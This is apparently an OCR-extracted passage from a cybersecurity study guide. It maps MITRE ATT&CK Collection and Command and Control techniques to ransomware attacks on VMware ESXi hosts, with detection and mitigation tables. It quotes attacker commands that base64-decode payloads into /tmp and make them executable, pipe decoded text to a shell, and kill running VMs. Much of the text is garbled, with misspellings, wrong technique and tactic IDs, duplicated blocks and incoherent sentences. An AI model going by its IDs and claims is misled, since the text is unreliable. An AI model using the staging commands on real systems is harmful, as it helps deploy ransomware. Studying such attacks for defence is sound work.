


Real World Example:




Technique 3: Remote Services (T1021)

Overview:



Real World Example:



9. Collection (TA0009)

Overview:


TOPIC NAME: COLLECTION COLECTION (TA009)		
Tactic Overview: Adveseries gatheing gaving data of their goat their goal.		
TACTIC DESCRIPTION <ul style="list-style-type: none">→ Gather information & sources sources relevant for using data for further target info.✓ Often involves stealing (exfding (exfillrating) ot usius for further target info.	KEY DETAILS <ul style="list-style-type: none"> Gathering specific data Install traffic for exfiltration Informing follow-on behaviors	TECHNICAL COMPONENT <ul style="list-style-type: none"> Endpoints Servers Screenssottting Network Keylogging Network Devices Audio Capture Video Capture Email Collection Local Drive Data Browser Data (History, Cookies).
FURTHER DETAILS <ul style="list-style-type: none"> Install remote access tools keyboard input. Use legitition methods: screesshos, & native tools ata or gain more knowledge.	1. ROOT CAUSE <ul style="list-style-type: none"> Unprotected Sensitive Data Lack on Monitoring & Access Controls	
ID: TA0008 Sub-techniques: None		

Technical Detail:


TOPIC NAME: COLLECTION COLECTION (TA009)		
Tactic Overview: Adveseries gatheing gaving data of their goat their goal.		
TACTIC DESCRIPTION <ul style="list-style-type: none">→ Gather information & sources sources relevant for using data for further target info.✓ Often involves stealing (exfding (exfillrating) ot usius for further target info.	KEY DETAILS <ul style="list-style-type: none"> Gathering specific data Gathering specific data Data Breaches Extorrión Espoanoge	TECHNICAL COMP NENT <ul style="list-style-type: none"> Endpoints Servers Screenssottting Network Keylogging Network Devices Audio Capture Video Capture Email Collection Local Drive Data System Comprmise Loss of Confidentiality
FURTHER DETAILS <ul style="list-style-type: none"> Install remote access tools keyboard input. Use legitition methods: screesshos, & native tools ata or gain more knowledge.	2. ROOT CAUSE <ul style="list-style-type: none"> Unprotected Sensitive Data Lack on Monitoring & Access Controls	
ID: TA0008 Sub-techniques: None		

Technique 1: Data from Local System (T1005)

Overview:




Real World Example:




Technique 2: Data Staged (T1074)

Overview:



Real World Example:



10. Command and Control (TA0011)

Overview:

COMMAND AND CONTROL (TA0011)

Tactics Objective: Communicate with and control compromised systems


TACTICS DESCRIPTION:

- Adversaries communicate with systems they control.
- Mimic normal network traffic to avoid detection.
- Various methods depending on network structure & defenses.

KEY DETAILS:

- Tactic ID: TA0011
- Total Techniques: 18
- Typical Phase
- Typical Phase: Post-compromise
- ATT&CK Version: Created 17 October 2018

COMMON TECHNIQUES:



Technical Detail:

COMMAND AND CONTROL (TA0011)

TACTICS OBJECTIVE: Adversaries communicate with compromised systems to control them.

TACTICS DESCRIPTION: Mimics normal traffic to control systems discreetly.

AFFECTED COMPONENTS:

- Applications (e.g. Web Apps, IM Clients)
- Protocols (e.g. HTTP(S), DNS, ICMP)
- Libraries (e.g. custom network libs)
- OS/Version (e.g. Windows services)


ROOT CAUSE

- Lack of Traffic Filtering
 - Weak Endpoint Monitoring
 - Inufficient Protocol Validation
- Social Engineering (User Bypass)
- Supply Chain Compromise

TECHNICAL IMPACT

- Remote Code Execution (RCE)
 - Data Exfiltration (Data Leak)
- Privilege Escalation (PrivEsc)
 - System Manipulation
- Persistence

HOW IT WORKS:



```
IF network_traffic == "normal"  
ALLOW_CONNECTION  
EXECUTE_COMMAND(received_data)  
ELSE: FLAG_ANOMALY
```

Techniques 1: Application Layer Protocol (T1701)


Overview:

TECHNIQUE 1: APPLICATION LAYER PROTOCOL (T1701)

Description: Evading detection by mimicking legitimate network traffic

DESCRIPTION:

- Adversaries use common protocols.
- Blends malicious activity with normal traffic.
- Commands embedded in web, DNS, file transfer, Internal protocols (SMB, SSH, RDP) for control



SUB-TECHNIQUES:

- 🌐 T1071.001: Web Protocols (HTTP/HTTPS)
- 📁 T1071.002: File Transfer Protocols (FTP, SMB, IMAP)
- ✉️ T1071.004: Mail Protocols (SMTP, POP, IMAP)
- 🔗 Looks.005: Publish/Subscribe Protocols (MQTT, XMP)

Real World Example:

REAL-WORLD EXAMPLE: ALPHV / BLACKCAT RANSOMWARE

Application Layer Protocol Abuse on VmWare ESXi (2022-2024 Global)

OVERVIEW & INITIAL ACCESS

- Targeted Vmware ESXi hypervisors
- Abused SSH & HTTPS for command execution
- Blended malicious activity with legitimate admin traffic

LAYER 1: INITIAL ACCESS (SSH)

- Protocol: SSH (TCP/22)
- Attackers used valid creds/exploits.
- Remote SSH access to ESXi hosts
- Executed commands (e.g., to enumerate VMs)

MITRE MAPPING (ESXi/Linux)

- T1071: Application Layer Protocol
- T1021.004: Remote Services: SSH
- T1059.004: Command-Line Interface



SSH Access

COMMAND & CONTROL / DEPLOYMENT

Protocol: HTTPS.
ESXi hosts comms with attacker C2 channels (HTTPS)

ESXi hosts comms with attacker C2
Polyadys/status wa encrypted web traffic
C2 blended with normal HTTPS.

MITRIPPING
T1071.001: Encrypted Channel

LAYER 2: INTERNAL MOVEMENT & PAYLOAD DEPLOYMENT

- Commands: "esxcli vm process kill"
- Ransomware..vmdk, .vmx files.
- Rapid impact, bypass guest OS defenses /tmp

MITRIPPING
T1021: Remote Services
T1486: Data Encrypted for Impact

DETECTION & MITIGATION

DETECTION METHODS (ESXi-Focused)

- Monitor abnormal SSH access/commands
- Inspect outbound HTTPS from ESXi
- Alert on "excli, vim-cmd" execution
- Monitor mass VM shutdowns
- Detect unknown binaries in /tmp


MITIGATION STRATEGIES

Priority

High	Disable SSH when not required
High	ESXi SSH when not required
High	Isolate ESXi mgmt interfaces
Medium	MFA for Enforcement
Medium	Restrict outbound HTTPS
Low	Centralize ESXi logs
Medium	Abnormal SSH/HTTPS usage

Techniques 2: Data Encoding (T1132)

Overview:



Real-World Example:

ESXIArgs Ransomware – Data Encoding on VmMatre ESXI Hosts

Incident Period: 2023 (Global Impact)

Overview:

Attack Flow & Encoding Techniques	Detection Methods	Mitigation Strategies																								
<p> Stage 1 - Initial Access No batios Public-Facing Application. Exploited CVE-2021-21974 (OpenSLP heap offlow) on exposed ESXI services. No authemitation required.</p> <p> Stage 2 - Paylod Delivery & Encoding "XOR-based obuscation Ransomwarre binaries and scripts encoded using: "Base64 obustbation Encoded paylods decoded at runtime using shell commands.</p> <p> Encoded configuration ation data used to: Identify VM disk files .vnd files..vmx Ranson note in encoded form..Ensure irrevisible impact. T1486.</p> <pre>echo "Ymasha..... base62 -d base2 -d sh</pre> <p>MITRE Mapious commands execution...evade decto defection MITRE Mapping: T1190 – T1027, shell.log</p>	<ul style="list-style-type: none">Detect Base64 or XOR decoding patterns in ESXI shell logsMonitor abnormal excess of: base2 -d, openssl encAlert on urhahizl access to ESXI shell //binshMonitor creation/modification n: .vndk and .vmx filesDetect mass file encyng AES + RSS + RSA hybri enyypitups in encoded form... Rack cnid command execution via /var.log shell.log	<p>Connattor Eacels</p> <table border="1"><thead><tr><th>Priority</th><th>Control</th><th>Description</th></tr></thead><tbody><tr><td>High</td><td>Patch Management Patch ESXI vulnbenbilities (eajl. CVE-2021-21974)</td><td></td></tr><tr><td>High</td><td>ESXI Access Control Disable ESXI shell & SSH when not required.</td><td></td></tr><tr><td>High</td><td>Network Segmentation Restrict ESXI management interfaces</td><td></td></tr><tr><td>Medium</td><td>Log Monitoring Restrict ESXI management commands</td><td></td></tr><tr><td>Medium</td><td>Backup Protection Maintain offline, immutable backups</td><td></td></tr><tr><td>Low</td><td>Backup Protection Hunt for encoded, commable backups</td><td></td></tr><tr><td>Low</td><td>Threat encoded command execution</td><td></td></tr></tbody></table>	Priority	Control	Description	High	Patch Management Patch ESXI vulnbenbilities (eajl. CVE-2021-21974)		High	ESXI Access Control Disable ESXI shell & SSH when not required.		High	Network Segmentation Restrict ESXI management interfaces		Medium	Log Monitoring Restrict ESXI management commands		Medium	Backup Protection Maintain offline, immutable backups		Low	Backup Protection Hunt for encoded, commable backups		Low	Threat encoded command execution	
Priority	Control	Description																								
High	Patch Management Patch ESXI vulnbenbilities (eajl. CVE-2021-21974)																									
High	ESXI Access Control Disable ESXI shell & SSH when not required.																									
High	Network Segmentation Restrict ESXI management interfaces																									
Medium	Log Monitoring Restrict ESXI management commands																									
Medium	Backup Protection Maintain offline, immutable backups																									
Low	Backup Protection Hunt for encoded, commable backups																									
Low	Threat encoded command execution																									

Technique 3: Data Obfuscation (T1001)

Overview:

Technique 3: Data Obfuscation (T1001)

Tactic: Command and Control

Platforms: ESXI, Linux, Windows, macOS

Common Methods

T1001.001: Junk Data  Adds meaningless data into C2 traffic. Harder to detect.	T1001.002:  Adds meaningless data into C traffic within images, audio, etc. Evades detection.	T1001.002: Steganography  Hides commands/payloads within benign files (images, audio, DNS).	Protocol or Service Impersonation  Mimics legitimate protocols (Blends with normal traffic).
--	---	---	--

CYBER SEC STUDY GUIDE

Real World Example:

DATA OBFUSCATION ON VMWARE ESXI HYPERVISORS

Incident Period: ALPHV (BlackCat, Royal) Target Platform: VMware ESXI (Linux-based hypervisor)

APPLICATION LAYER ABUSE WITH DATA OBFUSCATION ON ESXI

Multiple ransomware groups targeting VMware techniques to hide malicious payloads, scripts, and artifacts by obfuscating and bypassing security measures applied before launching deployment via various channels such as SSH.

Protocols Used: SSH (TCC/22)

What Happened:

```
echo <base64_blob> | base64 -d > /tmp/vmtools
echo <base64_blob> | base64 -d > /tmp/vmtools
chmod +x vmtools
T1001 - c ("echo <encoded_command> | base64")
}
```

T1001.004 – Data Obfuscation: T1059.004 – Command-Line Interface

LAYER 1 – OBFUSTATED PAYLOAD STAGING (SSH)

What Happened:

Attackers gained SSH access using valid stolen credentials, directly stages obfuscated, gimped, and encoded shell scripts using various Linux utilities.

Observed Activity:

- Attackers gained SSH access using valid stolen credentials, directly stages obfuscated, gimped, and encoded shell scripts using various Linux utilities.

Objective:

Payloads were decoded directly on the ESXi host used to implant malware or launch infections.

MITRE Mapping:

- T1083 – Command and Scripting Interpreter

LAYER 2 – OBFUSTATED COMMAND EXECUTION

What Happened:

- Attackers executed encoded shell commands to reduce visibility.
- Evade detection by using obfuscated ELF binaries to evade reaver-taas.
- Commands execute in memory and hinder incident response /payloads.

MITRE Mapping:

- T1001 – Command and Scripting Interpreter

LAYER 3 – OBFUSTATED RANSOMWARE EXECUTION

What Happened:

- Ransomware binaries were red, vmx, and swp files.
- vmtool (obfuscated version name) mimics ESXi services to execute extracted payload inside guest VMs.
- gunzip payload.gz
- /1486 – Data Encrypted for Impact

INFRASTRUCTURE CHARACTERISTICS

VMware ESXI

Observed Activity:

- Obfuscated binaries stored in: /tmp, /var/run, scratch, or temporary queue.

Objective:

- Exfiltrate never written in cleartext initially. Commands exceed limits resulting in guest VM disruptions.

Impact:

- Enable ESXi Shell and SSH logging.
- Monitor file creation + execution in /tmp or /var/run environments.

Inspect

Behavioral Indicators:

- Base64 / gzip usage in base2/gzH sessions: base64, dngiz, chmod +x
- Monitor file creation + execution in /tmp or /var/run environments.

MITIGATION METHODS (ESXI-FOCUSED)

Priority	Action
High	Disable SSH
High	File Integrity Monitoring
Medium	MFA Enforcement
Medium	Network Segmentation
Low	Network Segmentation


Technique 4: Dynamic Resolution (T1568)

Overview:

Technique 4: Dynamic Resolution (T1568)

Tactic: Command and Control
Platforms: ESXi, Linux, Windows, macOS

Sub-techniques:

<p>T1568.001: Fast Flux DNS</p>  <ul style="list-style-type: none"> • Rapidly changing IP addresses. • Single domain name. • Obscures C2 infrastructure. • Sustains availability. 	<p>T1568.002:</p>  <ul style="list-style-type: none"> • Routes do pons into C traffic. • Obscures C2 infrastructure. 	<p>DGA Domain Algorithms</p>  <ul style="list-style-type: none"> • Generates many domains, algorithmically determined. • Rotates C2 potential domains. 	<p>DNS Calculation</p>  <ul style="list-style-type: none"> • Computes DNS values algorithmically. Dynamically C2 connection. Uses shared secret/ logic.
---	--	--	--

CYBER SEC STUDY GUIDE

Real World Example:

DYNAMIC RESOLUTION ON VMWARE ESXI HYPERVISORS


Incident Period: 2022–2024 (Global) Threat (LockBit, Royal, Akira)
Target Platform ALPHV (BlackCat) LockBit ESXi (Linux-based hypervisor)

The attack resolution analysis clearly points to distinct uses by adversaries on running commands that attempt to anti-reverse shell and obtain resources on the dynamic targets and leverage persistence to a long-term, whi ESXi-based hypervisor.

<p>DYNAMIC RESOLUTION USAGE ON ESXI</p> <p>LAYER 1 - RUNDIMMITE DISCOVERY OF EXXI ASSETS</p>  <p>What Happened: Techniques Used: esxcli vm process list vim-cmd vmsvc/getallvms esxcli storage fcslist list MITRE: T1001.003</p> <p>What Happened: Patching an old or new or putting them (EX1.004) twice.. that esxcli vm process kill MITRE: T1059.004</p>	<p>INFRASTRUCTURE CHARACTERISTICS</p>  <ul style="list-style-type: none"> • The hard-coded paths sit in the hard-coded paths environment to keep port open port to dynamic environment to prevent payload logic. • Lack working resources to the extend codebase bandwidth and IP whitelisted trapping its own function. 															
